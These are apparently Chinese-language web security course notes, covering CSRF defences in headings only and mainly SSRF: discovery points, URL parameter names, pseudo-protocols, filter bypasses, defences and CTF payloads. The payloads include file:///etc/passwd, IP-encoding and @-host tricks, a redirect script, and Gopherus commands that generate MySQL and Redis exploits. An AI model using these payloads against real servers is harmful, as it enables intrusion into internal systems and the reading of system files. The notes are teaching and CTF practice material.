
-----

1、CSRF-原理&检测&利用&防御




## 2、CSRF-防御-Referer策略隐患

### 解决方案一：检查Referer字段



## 3、CSRF-防御-Token校验策略隐患

### 解决方案二：CSRFToken



- 
- 1、SSRF-原理-外部资源加载
  - 2、SSRF-利用-伪协议&无回显
  - 3、SSRF-挖掘-业务功能&URL参数

## 2.演示案例

### 2.1 SSRF-原理&挖掘&利用&修复



- 1 1、SSRF漏洞原理
- 2 SSRF(Server-Side Request Forgery:服务器端请求伪造)
- 3 一种由攻击者构造形成由服务端发起请求的一个安全漏洞；
- 4 一般情况下，SSRF攻击的目标是从外网无法访问的内部系统。
- 5 （正是因为它是由服务端发起的，所以它能够请求到与它相连而与外网隔离的内部系统）
- 6 SSRF形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能且没有对目标地址做过滤与限制。



- 1 2、SSRF漏洞挖掘
- 2 黑盒探针：
- 3 -业务功能点
- 4 1. 社交分享功能：获取超链接的标题等内容进行显示
- 5 2. 转码服务：通过URL地址把原地址的网页内容调优使其适合手机屏幕浏览
- 6 3. 在线翻译：给网址翻译对应网页的内容
- 7 4. 图片加载/下载：例如富文本编辑器中的点击下载图片到本地；通过URL地址加载或下载图片
- 8 5. 图片/文章收藏功能：主要其会取URL地址中title以及文本的内容作为显示以求一个好的用具体验
- 9 6. 云服务厂商：它会远程执行一些命令来判断网站是否存活等，所以如果可以捕获相应的信息，就可以进行ssrf测试
- 10 7. 网站采集，网站抓取的地方：一些网站会针对你输入的url进行一些信息采集工作
- 11 8. 数据库内置功能：数据库的比如mongodb的copyDatabase函数
- 12 9. 邮件系统：比如接收邮件服务器地址
- 13 10. 编码处理，属性信息处理，文件处理：比如ffmpeg, ImageMagick, docx, pdf, xml处理器等
- 14 11. 未公开的api实现以及其他扩展调用URL的功能：可以利用google 语法加上这些关键字去寻找SSRF漏洞



```
1 -URL关键参数
2 share
3 wap
4 url
5 link
6 src
7 source
8 target
9 u
10 display
11 sourceURL
12 imageURL
13 domain
```



```
1 白盒分析：见代码审计（文件读取，加载，数据操作类的函数）
```



```
1 3、SSRF伪协议利用
2 http:// web常见访问，如http://127.0.0.1
3 file:/// 从文件系统中获取文件内容，如，file:///etc/passwd
4 dict:// 字典服务器协议，访问字典资源，如，dict:///ip:6739/info:
5 sftp:// SSH文件传输协议或安全文件传输协议
6 ldap:// 轻量级目录访问协议
7 tftp:// 简单文件传输协议
8 gopher:// 分布式文档传递服务，可使用gopherus生成payload
9 由于有部分协议http这类不支持，可以gopher来进行通讯（mysql，redis等）
10 应用：漏洞利用 或 信息收集 通讯相关服务的时候 工具：Gopherus
```



```
1 4、SSRF绕过方式
2 -限制为http://www.xxx.com 域名
3 采用http基本身份认证的方式绕过，即@
4 http://www.xxx.com@www.xxyy.com
5 -限制请求IP不为内网地址
6 当不允许ip为内网地址时：
7 （1）采取短网址绕过
8 （2）采取域名解析
9 （3）采取进制转换
10 （4）采取3xx重定向
```



- 1 5、SSRF漏洞防御
- 2 1,过滤返回信息,验证远程服务器对请求的响应是比较容易的方法。
- 3 2,统一错误信息,避免用户可以根据错误信息来判断远端服务器的端口状态。
- 4 3,限制请求的端口为http常用的端口,比如,80,443,8080,8090。
- 5 4,黑名单内网ip。避免应用被用来获取内网数据,攻击内网。
- 6 5,禁用不需要的协议。仅仅允许http和https请求。可以防止类似于file:/// ,gopher:// ,ftp:// 等引起的问题。

## 2.2 白盒CTF-绕过&伪协议&审计点



- 1 CTF 绕过
- 2 1、无过滤直接获取
- 3 url=http://127.0.0.1/flag.php
- 4
- 5 2-3、IP地址进制绕过
- 6 十六进制
- 7 url=http://0x7F.0.0.1/flag.php
- 8
- 9 八进制
- 10 url=http://0177.0.0.1/flag.php
- 11
- 12 10 进制整数格式
- 13 url=http://2130706433/flag.php
- 14
- 15 16 进制整数格式,还是上面那个网站转换记得前缀0x
- 16 url=http://0x7F000001/flag.php
- 17
- 18 还有一种特殊的省略模式
- 19 127.0.0.1写成127.1
- 20
- 21 用CIDR绕过localhost
- 22 url=http://127.127.127.127/flag.php
- 23
- 24 还有很多方式
- 25 url=http://0/flag.php
- 26 url=http://0.0.0.0/flag.php
- 27
- 28
- 29 4、域名解析IP绕过
- 30 test.xiaodi8.com -> 127.0.0.1
- 31 url=http://test.xiaodi8.com/flag.php
- 32
- 33 5、长度限制IP绕过
- 34 url=http://127.1/flag.php
- 35
- 36 6、长度限制IP绕过

```
37 url=http://0/flag.php
38
39 7、利用重定向解析绕过
40 <?php
41 header("Location:http://127.0.0.1/flag.php");
42 url=http://47.94.236.117/xx.php
43
44 8、匹配且不影响写法解析
45 url=http://ctf.@127.0.0.1/flag.php?show
46
47 9-10、利用gopher协议打服务
48 https://github.com/tarunkant/Gopherus
49 d:Python2.7\python.exe gopherus.py --exploit mysql
50 d:Python2.7\python.exe gopherus.py --exploit redis
```

## 2.3 黑盒WEB-业务功能&URL关键字



1 详情参考上期笔记。